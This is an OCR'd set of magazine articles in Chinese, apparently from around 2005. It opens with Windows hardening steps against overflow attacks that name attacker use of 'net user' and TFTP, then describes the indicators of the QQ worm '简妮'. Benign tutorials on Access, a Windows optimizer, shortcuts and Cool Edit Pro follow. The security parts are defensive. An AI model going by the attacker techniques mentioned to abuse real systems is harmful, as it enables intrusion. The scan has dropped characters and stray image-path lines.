第一步:在Windows 2000/2003，可以建立一个用户，如boxer，密码最好用大于8位的数字与字母的混合方式，而且如果觉得还不够强壮，可以在用户名前面加上一个字符"$"。这样，可以建立一个隐藏账户，入侵时攻击者无法利用"net user boxer password"命令来修改这个用户的密码。另外强调一点，boxer必须是USER组的。

第二步:对于Windows 2000/2003，建立用户后，打开C:\WINNT\System32(系统安装在C盘)，找到cmd.exe，用右键选择"属性"项，在"安全"标签下修改cmd.exe的访



图5

问权限，只保留刚刚新建立的boxer用户对cmd.exe的完全控制权限，将其他用户全部删除，尤其是Everyone(见图5)。

之后，找到net.exe文件，按照cmd.exe的方法进行设置，如果在找到net.exe的同时，还发现了net1.exe，也要设置为一样的权限，完成上述限制后，最基本的防御措施就完成了。

在Windows XP下，cmd.exe的“属性”选项里已经没有了“安全”标签，可以点击“开始→运行”，输入gpedit.msc，打开“组策略”窗口。

在组策略中，依次展开“计算机配置→Windows设置→软件限制策略”，右击后，选择“创建新的策略”(见图6)。然后，继续展开“软件限制策略→其他规则”项，右击该项，选择“新建散列规则”。在弹出窗口中点击“



图6

览”按钮，选择C:\WINNT\System32下的cmd.exe文件，设置“安全级别”为“不允许的”(见图7)。对net.exe文件执行同样的操作，进行限制。



图7

Windows XP中经过设置后任何用户将不能调用cmd.exe和net.exe命令了。此方法只适合在溢出程序被发布后没有相关的补丁情况下进行应急防护，如果用户不需要用到cmd.exe及net.exe命令。推荐利用此方式禁止运行。

另外还有一种情况就是一些攻击者可能通过其他途径得到用户电脑上某些软件的操控权限，如FTP服务、WEB服务等，在这种情况下很可能出现利用Windows系统本身的TFTP服务进行木马上传或本地溢出程序。所以，最后再来讲解一下防止攻击者利用TFTP：进入C:\WINNT\System32 \Drivers\Etc，用“记事本”打开文件services，把TFTP端口改为0(见图8)。这样，攻击者就无法通过使用TFTP指令传输溢出程序了。当然，为了更好的安全性，也可以将TFTP.EXE文件，按前面介绍的方法，添加为只能让boxer用户才能使用的命令。



图8

通过上面操作后，一般用户的电脑就能防御大部分针对个人用户的溢出攻击了。

CF [YY16]

杀毒软件你也可以DIY

★★★

■瑞星工程师 史瑀

对于一般人来说，杀毒软件是很难制作出来的，不过其实用VBS，就能简单地制作出脚本文件。

火速链接

有关VBS脚本的入门知识请参考本刊2004年第6期《菜鸟也来编程序——Windows脚本编程一日通》。

制作杀毒软件，主要用到的就是通过脚本对注册表、进程及文件进行操作。而通过这些操作就可以对一些自我保护能力不强的蠕虫、木马进行查杀。

“简妮”病毒是最近流传比较广的QQ尾巴蠕虫之一，它会自动向用户的QQ好友发送内容为“刚才听了一首歌，很像是你唱的？你听听 http://www.*******.com/down.asp?id=XXXX”的消





图1

息(见图1)，点击这个地址就会下载到病毒文件。

粗略分析一下这个病毒，从网站下载的病毒文件名为asdf.exe，采用RealOne播放器的图标。病毒运行后会向系统目录中写入gedit.exe、msscript.exe、systemr.exe和wups32.dll几个文件(见图2)。

同时在注册表的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]项下添加systemr键，在[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]项下添加load键。



图2

手工清除这个病毒大致分为三步：①结束病毒进程；②删除病毒文件；③删除/修复被病毒改写的注册表项目。Windows的脚本功能刚好提供了这些操作，因此我们可以编写一个脚本来查杀此类病毒。

由于程序代码过长，这里不再列出，请登录http://www.newhua.com/cfan/200521/dm.txt查看。

小编有话说：如果你已经中了QQ病毒，又不会使用VBS，可以从http://www.newhua.com/cfan/200521/QQClean.rar下载高手制作的QQ杀毒专用工具。

CF [YY17]

看实例学编程之

用数据库技术打造个人任务管理器(1)

★★

■北京　Samuel

你是否为大量数据而烦恼过？或许你现仍然使用文本文件或电子表格来管理你的数据，如果你想寻求一个更灵活更安全的数据管理方案，数据库(Database)是不二的选择。实际上，从计算机软件体系的进化史中，正如操作系统封装了软件和硬件的交互为软件开发带来巨大方便一样，数据库正是为了弥补文本和电子表格在处理大数据量上的不足而演化出来的一个软件类别，在金融、信息等行业中有着广泛的应用。

什么是数据库呢？把Database这个单词拆分开，你就能看出它是数据(Data)的基地(Base)，也就是有组织的数据集合。有效管理数据库需要软件，这样的软件称为数据库管理系统(Database Management System，DBMS)，比如Access、Oracle、DB2等都是数据库管理系统，它们提供了对数据库的添加、修改、删除、查询等操作。

如今软件市场上数据库管理系统可谓琳琅满目，大到企业级的Oracle、SQL Server、DB2，小到桌面级的Access、Firebird，无论什么样规模和预算的项目，都能够找到合适的产品。学习数据库知识，不但可以给平日的工作和学习带来方便，更可以为自己增添一技之长，要知道企业中数据库管理员是一个不可或缺的职位哦！

数据库管理系统很多，不过本质都是一样的。在这个系列文章中，我们将以微软的桌面数据库管理系统Access为基础编写一个个人任务管理工具来介绍数据库概念与应用。虽然Access仅仅适合小规模的桌面应用，不过麻雀虽小五脏俱全，不但拥有微软系列软件亲切的界面，与Office系列结合紧密，更拥有许多向导简化操作。熟悉Access以后可以进一步学习微软企业级的数据库管理系统SQL Server，向职业数据库管理员发展。

个人任务管理简介

这个项目的功能是为自己量身订做一套个人任务管理系统，帮助我们定制新任务、察看今日或者今后未完成的任务以及查询历史上完成的任务。每个任务不但有标题和内容，此外还可以根据主题分类、根据重要度来排序(见图1)。



图1　文章中使用Access 2003进行演示，其他版本操作步骤大同小异

为任务搭建数据库

首先要借助Access建立一个新的数据库，好比政府批下一个巨大的空地，可以用来容纳各种花花草草。

第一步：启动Access 2003，依次单击菜单条中的“文件”、“新建”，然后在右侧的“新建文件”窗格中单击“空数据库”项。

第二步：在新建对话框中设置好文件名“个人任务管理”和保存路径后单击“创建”按钮，一个新的数据库便建立完毕。

用表分类存储数据

有了空地，就可以在上面种植各种各样花花草草以及布置假山流水了。在数据库中，表(Table)是用来存储相关数据的基本单位，一个数据库可以拥有许多表。表包含了许多记录(Record)，每个记录是由多个字段(Field)数据组成。比如，通讯录就是一个表，每个人的信息都是一条记录，而个人信息一般是由姓名、手机、座机等字段构成，每个字段还可以有不同的类型，比如姓名是字符，而手机则是数字。有了数据库，我们便可以按照一定规则把数据分门别类放在不同的表中，以便更高效更准确地操纵数据。

个人任务管理系统共用到三个表格：任务、重要度、主题。让我们以任务表为例讲解一下表格的设计。

第一步：三思而后行，首先让我们规划表结构。一般而言，我们需要给每条记录一个独特的标志以便保持数据的惟一性。其次，每个任务需要标题和内容来记录具体事宜。接着，任务要有结束日期表明完成期限。最后要有一个是否完成了的标志。

第二步：双击“使用设计器创建表”，让我们在设计视图窗口中实现“任务”表(见图2)。



图2

注意到表是由字段名称和类型定义的。其中，编号的类型是“自动编号”，这样就能确保惟一性。标题不会太长，用“文本”类型比较节约数据库空间。而内容有可能很长，所以用“备注”类型。结束日期用“日期/时间”类型，可以在用户输入不合法日期时给出提示。完成标识符只有是否的差别，所以选择“是/否”类型。由此可见，给字段规定类型，一方面可以扩充表达能力，另一方面保障了数据的合法性。

第三步：定制主键。主键是用来保障记录惟一性的字段。比如学号、身份证号其实都是主键，因为同名同姓的人多的是，单单用姓名无法保证惟一性。右击编号字段选择主键选项，编号字段左侧将出现钥匙型的图标，表示它已经是主键了。

第四步：保存表格。单击菜单栏上的“保存”图标或者用Ctrl+S组合键便能够保存这个表格，取名“任务”即可。这样，第一个表格便建立好了。

同理，可以仿照以上步骤创建重要度和主题表格，它们的定义分别如图3、4所示。



图3

有了表格以后便可以往里面输入数据了。现在双击数据库窗口中的重要度表格，分别创建重要度为A至E的五条记录。双击数据库窗口中的主题表格，添加一些符合自己需要的主题，比如旅游、健身、聚会等等(见图5)。



图4




图5

注意哦，序号字段都是不需要你手动参与的，它的内容是系统自动给出的。至于任务表的内容嘛，请看下文分解。

建立起表之间的关系

我们现在有了花花草草和假山流水，还需要道路和小桥把它们有机结合起来，才能够实现柳暗花明的韵味。在数据库中，一般是通过表的主键来建立起表与表之间的关系的。比如，我们现在希望每个任务还有重要度和主题这样的属性以便排序和分类，则可以这样做：

第一步：打开“任务”表的设计视图窗口，新建一个名为重要度的字段，类型为“查阅向导”，这时Access将弹出查阅向导，选择“使用查阅列查阅表或查询中的值”然后单击下一步，选择“表：重要度”然后单击下一步，点击“>>”按钮然后单击下一步，选择“序号”为升序然后单击下一步，在最后一步中采用默认选项之后点击完成即可。

第二步：打开“任务”表的设计视图窗口，新建一个名为主题的字段，类型为“查阅向导”，这时Access将弹出查阅向导，选择“使用查阅列查阅表或查询中的值”然后单击下一步，选择“表：主题”然后单击下一步，点击“>>”按钮然后单击下一步，选择“主题”为升序然后单击下一步，在最后一步中采用默认选项之后点击完成即可。

第三步：依次点击菜单栏上的“工具”、“关系”，如果操作无误，你应该可以看到如图6所示的关系图。




图6

这时，你可以试着往任务表中输入数据了，如图7所示。注意到重要度和主题是可以从下拉框中选择的哦！



图7

说得理论一些，任务表中的重要度字段和主题字段实际上是引用了其他表的主键，所以称为外键，它可以作为一种强制性的约束，要求这个字段的值是被引用表中必须存在的，这样保证了数据的完整性。此外，如果某天把主题表中的“聚会”改成“聚餐”，则任务表中的主题字段会自动进行修改，因为表之间是依靠键来关联的，而具体显示的值是查询出来的，这也都是使用键来关联的好处。不过，有利必有弊，这样做也带来许多不方便的地方，因为重要度表的主键是自动编号类型，是数字，而手动编辑任务表数据时在重要度字段本应该输入序号而不是A或者B这样字符的。好在Access为我们做了额外的工作，这些都不需要我们费心了。

小结

通过本文，我们了解了数据库的基本概念，并且利用Access打造了一个可用的任务管理器。在下一篇中，我们将利用数据库强大的功能，做出更精美更实用的管理系统。

文中设计的数据库文件可以http://www.cfan.com.cn/11program/200521/todomanager.zip下载。 CF [YY18]

菜鸟瞬间变“Windows优化大师”

★★

■常春云　老周

如何让Windows工作效率更快更高，是许多菜鸟与高手共同关注的话题。高手们有能力通过修改注册表等多种手段来让系统更好地工作，而菜鸟们呢？其实做“菜鸟”有时也是一件挺幸福的事情，因为我们无须像“高手”一样去绞尽脑汁，只要借助于一些现成的软件工具，同样能完成系统的优化与维护工作。今天推荐给大家的系统优化工具，就是——Windows优化大师。

实例1:给系统做一遍“全身”优化

Snow的电脑并不旧，到现在还不到一年，512MB内存，AMD64 2800+的CPU，怎么着也算是中档水平。但她却总觉得用起来不顺手，感觉还不如别人的老机器好使。Snow的好友阿涛发现，原来她的Windows XP没有经过优化，于是决定用“Windows优化大师”帮她做一次全面的性能提升。

第一步:启动Windows优化大师，单击界面左侧的“系统性能优化”按钮展开下面的选项，点击其下的“磁盘缓存优化”选项卡，再在右侧将“输入/输出缓存大小”下面的滑钮拖动调整到64MB，然后把“内存性能”下面的滑钮拖到最左侧。选中“计算机设置为较多的CPU时间来运行”，并单击其右侧下拉按钮，选择为“应用程序”。同时选中“缩短关闭无响应程序的等待时间”、“Windows XP自动关闭停止响应的应用程序”和“缩短应用程序出错的等待响应时间”，最后点击右下角的“优化”按钮(见图1)。磁盘缓存优化需要重启才能生效，这里暂不重启，继续执行下面优化操作。本例中的几步设置基本上都要在重启之后才能生效，下面就不再重复说明了。




图1

第二步:在左侧点击“桌面菜单优化”选项卡，然后在右侧把“开始菜单速度”和“菜单运行速度”下面的滑钮拖到左侧第一格处，把“桌面图标缓存”调整为“2058KB”，然后选中下面的“关闭菜单动画效果”、“关闭平滑卷动效果”、“加速Windows的刷新率”、“关闭‘开始’菜单动画提示”、“关闭动画显示窗口、菜单和列表等视觉效果”、“启动系统时为桌面和Explorer创建独立的进程”以及“当Windows用户界面或其中组件异常时自动重新启动画面”等选项，最后点击“优化”按钮。

第三步:点击“文件系统优化”选项卡，把CD/DVD光驱的优化选择设置为“Windows优化大师推荐值”(本例中是第三格处)，同时选中下面的“需要时允许Windows XP自动优化启动分区”、“空闲时允许Windows XP在后台优化硬盘”、“关闭调试工具自动调试功能”、“优化毗邻文件和多媒体应用程序”。点击右侧“高级”按钮，在打开的对话框中设置毗邻文件和多媒体应用程序的优化值，拖动滑钮时，滑杆下面会显示“15GB左右硬盘推荐”、“30GB左右硬盘推荐”等字样，可根据你的硬盘大小进行设置，Snow的硬盘有120GB，所以这里将大小设置为“40G以上”(即最右侧一格)，确定后返回，最后点击“优化”按钮。

第四步:点击“网络系统优化”选项卡，因Snow家里用的是ADSL宽带上网的方式，所以把“上网方式选择”设置为“PPPoE”，每个人可根据自己的实际情况选择其他项。然后选中下方的“IE同时连接的最大线程数”，并将数值修改为“5”，这时该项后面会显示“推荐设置”字样。选中“加快Windows XP 览局域网的速度”、“启用最大传输单元大小自动探测、黑洞路由器探测、传输单元缓冲区自动调整”、“启用选择性应答并优化快速转发机制”以及“增强IE网址自动探测能力”。最后点击“优化”按钮(见图2)。



图2

第五步:点击“开机速度优化”选项卡，然后向左侧(即“快”一侧)拖动“启动信息停留时间”滑钮，直到上面显示出“直接进入”字样，同时选中下方的“采用Windows

XP 快速启动方式”，把预读方式设置为“二者均预读(推荐)”，选中“异常时启动磁盘错误检查等待时间”项，并将其右侧的值调整为 2。然后在下方列表中根据自己的实际情况去除一些不必要的开机自动运行程序(单击去掉复选框中的对钩符号即可)。最后点击“优化”按钮。

第六步：点击“系统安全优化”选项卡，选中“分析处理选项”中的全部选项，并选中了下面的“禁止用户向 Windows XP 建立空连接”、“禁止系统自动启用服务器共享”和“禁止系统自动启用管理共享”，最后点击“优化”按钮。

第七步：点击“后台服务优化”选项卡，然后直接点击下方的“优化”按钮，Windows 优化大师将按照预置的参数，关闭一些不必要的服务。如果你是一个高手的话，则可以自定义关闭或开启哪些服务。

第八步：关闭 Windows 优化大师，重启系统，上面设置便会生效。

小提示

★注意：在进行本例优化(以及本文后面的实例操作)前，一定要先做好注册表备份工作，以防万一出现故障，也好恢复系统注册表数据。推荐使用本刊 2004 年第 18 期上《Windows 2000/XP 开机自动备份注册表》一文中介绍的软件 ERUNT 进行备份和恢复。

★以上实例只是一个个案，根据每个人实际情况，有些参数设置会有所不同。如果不愿意亲自设置每一项，或对众多的选项设置不知所措，可以在 Windows 优化大师中点击“系统信息检测→自动优化”，尝试让软件根据系统情况自动设置优化项目。

★对于每一步优化，Windows 优化大师都提供了恢复功能(每一步骤中都有一个“恢复”按钮)，出现问题时，可以通过 Windows 优化大师非常轻松地把系统恢复到原来的状态。

实例 2：系统大扫除

重新开机后，Snow 发现开机速度快了很多，各个程序启动速度也快了一点，甚至连播放 DVD 都更加流畅了，她高兴极了。但阿涛却发现，任务还没有完成，原来 Snow 的电脑自从买回来之后，就没有重装过操作系统，系统内垃圾很多。阿涛决定继续帮 Snow 把系统中的垃圾彻底清理掉！

第一步：在界面左侧点击“系统清理维护”按钮，展开它下面的选项，然后点击“注册信息清理”选项卡，再单击右上角“扫描”按钮，扫描结束后，注册表垃圾会显示在下方的列表中。最后点击“全部删除”按钮，将这些垃圾删除即可。也可以有选择地选取部分项目，再单击“删除”按钮清除。

第二步：点击“垃圾文件清理”选项卡，在磁盘列表中单击勾选所有硬盘，接着点击“扫描”按钮，列出所有垃圾文件，最后既可以点击“全部删除”按钮删除扫描到的所有文件，也可以点击勾选其中的部分文件，再单击“删除”按钮只删除部分(见图 3)。另外，点击下面列表中的其他书签，如“扫描选项”、“删除选项”、“文件类型”书签，可以分别设置扫描垃圾文件的各种选项，设置是直接删除文件还是删除文件后将其备份到指定目录以防误操作，以及自定义哪些



图 3

后缀名的文件为垃圾文件等。

第三步：点击左侧“冗余 DLL 清理”选项卡，再在右侧单击勾选所有的磁盘，然后点击“分析”按钮，可以查找系统中所有无用的 DLL 文件，最后点击“全部删除”按钮将之全部清理掉，或有选择地选中某些文件，再单击“删除”按钮清除。

不过进行这一步操作的时候，一定要有选择地删除。比如笔者在硬盘上备份了显卡、声卡等的驱动程序，其中 DLL 文件也被分析成冗余 DLL 文件了，幸好可以单击右上角“恢复”按钮来一个一个恢复，不然又得要找出各个驱动光盘来重新备份了。

第四步：点击“ActiveX 清理”选项卡，再点击“分析”按钮，Windows 优化大师自动分析系统中存在的 ActiveX 程序是否有效，并将结果显示出来，最后点击“全部修复”按钮，将其修复。

小提示

为引起朋友们的注意，这里重复一下上面的提醒：Windows 优化大师在查找系统垃圾时，有时会把有用文件也视为垃圾，因此在删除垃圾文件前，一定要仔细核对，以确保有用的文件不被删除。所以“全部删除”功能，要慎用哦。

实例 3：卸载无用软件

Snow 前一阵子借了朋友的 Sony 数码摄像机，在自己的机器上安装了相应软件，但把 DV 还给人家之后，Snow 却发现安装好的软件没有提供卸载功能。阿涛告诉 Snow，智能卸载软件也是 Windows 优化大师的强项。不过，如果软件自身带有卸载功能，或者可以在 Windows 的“添加或删除程序”中可以卸载的话，最好还是不要使用 Windows 优化大师的这一功能。

第一步：在 Windows 优化大师中点击“系统清理维护→软件智能卸载”。

第二步：在上方程序列表中选中 Sony DV 的配套程序“picture Package”，然后点击右侧的“分析”按钮，Windows 优化大师对软件所处的位置以及在注册表中的相关键值进行分析，并把分析结果以列表的形式显示在下方。

第三步：点击“卸载”按钮。Windows 优化大师弹出

一个对话框，询问用户是否真的要卸载这个软件，点击“是”按钮。

第四步：Windows优化大师又会弹出对话框询问用户，是否备份要删除的软件，你可以根据自己的需要选“是”或“否”。确定后就可以把该软件从系统中卸载掉了。

小提示

建议还是先备份要卸载的软件，以防万一这个软件被卸载后系统出现故障。备份后的软件能够随时进行恢复，具体步骤如下：

第一步：点击“系统清理维护→软件智能卸载→恢复”。

第二步：在弹出的“备份与恢复管理”窗口中，选择需要恢复的软件。

第三步：点击“恢复”按钮，Windows优化大师就会自动恢复文件，并恢复相关注册表键值。

实例4：定制右键菜单和输入法顺序

Snow不怎么爱玩游戏，充其量就是每天玩玩Windows XP自带的蜘蛛纸牌而已。阿涛决定把蜘蛛纸牌添加到系统的右键菜单中，这样只要一点右键，就能随时启动蜘蛛纸牌，不用再从程序菜单中选择了。

第一步：在Windows优化大师中点击“系统性能优化→系统个性设置”。

第二步：在“右键设置”中，可以根据自己的需要单击勾选相应选项，轻松地为右键菜单添加清空回收站、关机、重新启动系统等命令。

第三步：单击“更多设置”按钮，打开“右键菜单设置”窗口，在“‘新建’菜单”、“‘发送到’菜单”标签中，通过简单的点击即可定制“新建”、“发送到”等右键菜单中的项目。本例，点击“自定义右键”标签，在下面的“右键名称”中输入“蜘蛛纸牌”，点击“右键执行命令”右侧的文件夹图标，找到程序“C:\Windows\system32\spider.exe”，这就是蜘蛛纸牌的执行程序，然后点击“增加”按钮，即可把蜘蛛纸牌添加到系统的右键菜单中。

第四步：在“系统个性设置”中，还可以调整输入法的排列顺序，比如要把五笔字型排到第二位，这样只要一按“Ctrl+空格”，就会直接转到五笔字型中。点击下方的“输入法顺序”，在打开的“输入法顺序设置”窗口中选中“王码五笔型输入法86版”，再点击“向上”按钮，一直将其置于“中文(中国)”下面，点击“应用”按钮即可。

实例5：讨厌的IE插件别烦我

Snow上网时，最讨厌那些不请自到的IE插件了，有时一不留神，点错了按钮，就会把它们装到系统上。如果不装，每次 览网页又总有个提示，很烦人！阿涛告诉Snow，其实Windows优化大师也想到了这个问题，只要简单几步，就可以避免大多数插件的干扰。

第一步：点击“系统清理维护→其他设置选项”。

第二步：在“禁止/取消 览网页时以下ActiveX插件安装提示”中点击“全选”按钮(也可以单击选中其中部分插件)，然后点击“确定”按钮。

第三步：Windows优化大师提示用户“ActiveX插件‘禁止安装/允许安装’设置已经完成”，点击“确定”按钮返回即可。

小提示

对于Windows优化大师暂时不认识的插件，可以试试下面的方法来手工禁止插件的下载。

第一步：当安装插件窗口弹出时，点击“更多选项”，IE的安全警告窗口会提供给用户更多的选择(见图4)。



图4

第二步：选中“从不安装来自XX的软件”，然后点击“不安装”按钮即可。

实例6：给自己的电脑做个“体检”

Windows优化大师还提供了系统测试功能，下面就让我们来看看自己的电脑能得多少分。

第一步：单击界面左侧“系统信息检测”按钮，展开它下面的选项，这里我们可以方便地查看系统信息、处理器与主板信息、音视频信息、网络系统信息等。在这里，我们点击最下面的“系统性能测试”选项卡。

第二步：可以看到，Windows优化大师提供了两套系统平台(Intel、AMD平台各一套)的评分供我们参考。单击“测试”按钮，将先弹出一个警告窗口，提示我们先关闭其他运行的程序，单击“确定”即可开始测试我们自己的电脑系统了。最后可以比较一下自己的系统与给出的参考系统差距有多少。

第三步：单击下方的下拉按钮，选择“纯色测试”，然后再单击“测试”按钮，这一项可以查看你的液晶显示器是否有坏点。

实例7：我的文件你别看

Snow问阿涛，自己有一张网友的照片，有什么法子能不让别人看呢？阿涛的答案是加密，用Windows优化大师提供的另外一个组件给照片文件加上密码，这样只有知道密码的人才能打开它。

第一步：点击“开始→程序→Windows优化大师→Windows文件加密”，启动加密程序(见图5)。



图5

第二步：在下方左侧选择相应的文件夹，然后在右侧文件列表中双击需要加密的文件（如：pic01.jpg），该文件将被添加到上方的文件列表中，用鼠标点击右侧的密码区，输入密码"12345"。

第三步：点击"加密"按钮，该文件即可被加密。加密后的文件将被添加一个扩展名womec，如"pic01.jpg"将变成"pic01.jpg.womec"。在双击此文件时，会弹出一个密码确认对话框，只有输入正确的密码，才能够打开该图片。千万别忘了密码哦，否则会连你自己也打不开这个文件了。

小提示

如果想去掉已经加密的文件的密码，可以在"Windows文件加密"窗口中双击被加密的文件，在密码区输入密码，然后点击"解密"按钮即可。

限于篇幅，Windows优化大师还有许多优秀的功能本文没有介绍到。不过，这款软件操作非常简便，即使没有人教，也能快速上手，而且软件自带的帮助系统也非常完善。大家可以自己去尝试一下它的其他功能，但是需要注意的是，尝试之前一定要备份好注册表及其他一些重要文件，以防误操作造成数据丢失。

密技大补贴

Windows弹指神功十大独门秘技

正如好的武器还需配上好的武功一样，通过Windows优化大师优化系统后，我们操作电脑的技巧也需要相应提高，这样才能更有效地利用好电脑。其实Windows内置了很多实用的快捷键，可以让我们省去频繁切换键盘与鼠标的时间，带来操作上的便利。下面精选出其中最为常用的十招，倾囊传授给大家。

第一招：资源管理器速现身

对于经常要使用资源管理器工作的用户，可以按Win + E组合键，就会打开Windows资源管理器了。

第二招：桌面现身术

当打开了多个程序窗口，整个桌面都会被程序界面所掩盖，这时要在桌面上点击图标或快捷方式会很不方便，其实只要按Win + D组合键，所有窗口会即时最小化，桌面马上显现。另外，也可以使用Win + M组合键来实现，撤销此操作的组合键为Shift + Win + M。

第三招：IE窗口逐个关

有时开启多个IE窗口，浏览完毕要关闭窗口，除了可按Alt + F4组合键外，还可直接按Ctrl + W这个专为关闭IE窗口而设的快捷键组合。

第四招：快速变脸

有时打开多个程序工作，要在程序间切换时，很多人都会在任务栏上点按相应程序的窗口图标。其实只要按下Alt键不放，再按Tab键就会显示一个程序清单，每按一次Tab键就会跳到下一个程序图标，放开Alt键即会切换到所选程序的界面。

第五招：另类快速变脸

跟第四式一样，按Alt + Esc组合键也是程序切换功能，不过这时不会出现程序选择清单，而是直接控制任务栏上的程序窗口图标，从而打开程序界面。

第六招：文件复制移动大法

在Windows资源管理器或其他程序中经常会用鼠标拖移文件，不过有时是将文件移到某处，有时则是复制文件，配合键盘按键就可清楚地执行有关工作。按住Ctrl再拖移文件，会将文件复制。按住Shift再拖移文件，就会将文件移到指定的文件夹中。

第七招：程序一点即关

当要关闭程序时，通常都会在文件菜单中选择关闭或按界面右上角的关闭按钮。而按Alt + F4组合键可代替这些步骤，即时关闭程序。

第八招：系统属性即点即显

通常显示"系统属性"对话框的方法是在"我的电脑"上单击鼠标右键，然后选择菜单中的"属性"命令。不过，使用Win + Break要更快捷。

第九招：快捷方式的快捷创建

创建快捷方式有一个简单的办法，那就是在按住Ctrl + Shift组合键的同时把文件拖动到目的地。

第十招：不要忘记小键盘

在"资源管理器"中，小键盘上的几个符号有它的独到用途，折叠所选的文件夹：Num Lock + –；展开所有文件夹Num Lock + *；展开所选的文件夹Num Lock + +。

小提示

买十送五

★激活程序的菜单栏：激活程序中的菜单栏通常用鼠标点击上面的菜单条，其实最简单的办法当然是按Alt键，现在打开资源管理器，再按Alt键试一试。

★关闭多文档程序中的当前窗口：Ctrl + F4组合键可用于Word、Opera、WPS等多文档软件，主要是关闭当前窗口。

★快速查看项目属性：查看项目属性的最快捷的方法是在选择了项目后用Alt + 回车键或按下Alt键后双击鼠标左键。

★F4键在对话框中的用途：F4键在"另存为"对话框中表示打开"保存在"选择列表，在"打开"对话框中表示打开"搜索"选择列表。

★一次关闭所有文件夹：在"我的电脑"中关闭所选文件夹及其所有父文件夹的方法是按住Shift，再单击"文件"菜单下的"关闭"命令。

CF [YY19]

软件你别牛

再见“音”雄！ Cool Edit Pro 实例集锦

★★★

■江苏 浒小♀周建峰

本刊第12期曾经刊登了《Cool Edit Pro 给网络歌手热热身》一文，介绍了Cool Edit初级应用，引起很多读者的兴趣。所以本期小编再次准备了四个Cool Edit Pro的应用案例，希望能帮助大家提高该软件的应用水平，从而创作出优秀的音乐作品。

实例1:直接提取VCD上的伴奏乐

伴奏音乐的效果，直接影响着翻唱音乐的质量。而通过实践，笔者发现从网上下载的MP3，绝大多数都是混合型声道，在采用多种方法消除人声后，既费时费力，而且效果也较差。其实大家可以到一些翻唱网站(如:http://www.163888.net/JoinBz/index.aspx，这里就有上万首歌曲伴奏，相信应该可以找到你所需要的)下载伴奏音乐。另外，还可以通过Cool Edit直接从VCD歌曲光盘上获取精美的伴奏。

第一步:将VCD光盘放入光驱后启动Cool Edit 2.1，确保当前为多轨界面(连续按键盘上的F12键可在多轨与波形编辑界面之间来回切换)。在音轨1上右击鼠标，从右键菜单中选择“插入→视频中的波形文件”，将弹出选择视频文件对话框，将“文件类型”设置为“所有文件”，然后打开光盘上的MPEGAV文件夹，会看到里面的有一些DAT文件(一般文件名为:MUSIC01.DAT、MUSIC02.DAT……)，这些文件和VCD封面上的歌曲目录是对应的，选择需要的歌曲，单击“打开”按钮开始提取音频(见图1)。




图1

小提示

一般音乐VCD都会有一个片头，所以与封面上的歌曲序号对应时，要向后顺延一个数字。如图1中所选序号为02的文件，实际上是第1首歌。

第二步:音频提取完成后，按F12键切换到波形编辑界面，此时会看到左右声道的波形明显不同。将光标移动到音轨的左上角，光标会变成“L”形状，此时按下鼠标左键拖拉可以单独选中左声道上的波形文件(见图2)，按下空格键(或者单击下方的“播放”按钮)试听一下，如果是真人演唱，则按下键盘上的Del键删除该波形文件。一般情况下，左声道都是真人演唱，但如果左声道是伴奏，则将光标移到音轨的左下角，此时光标会变成“R”形状，拖动选中右声道上的波形文件，试听一下确认是否是真人演唱，如果是，按Del键删除即可，这样就得到了效果极佳的伴奏音乐了。



图2

Just Do It

★批量捕获CD中的音乐

第一步:将音乐CD放入光驱中，切换到Cool Edit波形编辑窗口，选择菜单“文件→从CD中提取音频”命令，调出提取对话框，选择“ASPI/SPTT”选项。

第二步:在“来源选择”项中可以选择“音轨”(设置为“时间”，则可将CD歌曲中的一部分或将多个CD歌曲合并成一首)，按住Ctrl键不放，并单击选中需要的音轨，单击“确定”按钮开始捕获音轨即可。

第三步:捕获完成后，按住Shift键不放并依次点击首尾两个音轨，即可全选所有提取出来的音频，然后右击，在弹出菜单中选“关闭文件”命令，这时会出现“当前文件尚未保存”对话框，单击“全是”按钮，又会弹出保存对话框，输入音轨1的文件名，选择保存类型(如:MP3)，再单击“保存”按钮即可。

如果要捕获CD光盘上的某一首歌曲，可以选择菜单“文件→打开”命令，选择打开光盘上的相应歌曲，然后再选择菜单“文件→另存为”命令，选择需要的格式保存即可。

★快速转换音乐格式

切换到波形编辑界面，选择菜单“文件→批量转换…”命令，接着单击“增加文件”按钮，选择需要转换的文件；单击“新格式”选项卡，选择想要的输出格式类型，这里选择的是WAV格式；如果单击“选项格式”按钮，还可以针对所选择的格式进行参数设置；最后切换到“目标”选项卡，选择保存文件夹，单击“运行批处理”按钮即可。

使用这种方法还可以捕获CD中的音频文件，只需要选择CD光盘中相应的CDA文件即可；提取出来的CD音频，一般都是左右声道分离的，又可以方便获取伴奏音乐了。

实例2:男中音变“女高音”

有时翻唱一首歌曲，却发现歌曲的音调较高，任凭喊破嗓子也唱不上去，此时就可以使用Cool Edit给歌曲降降调。当然了，如果有需要，同样可以使用Cool Edit给歌曲升调。

第一步:启动Cool Edit，选择菜单“文件→打开”命令打开伴奏音乐，按F12键切换到波形编辑界面，再按Ctrl

＋A 组合键选中所有的音乐。

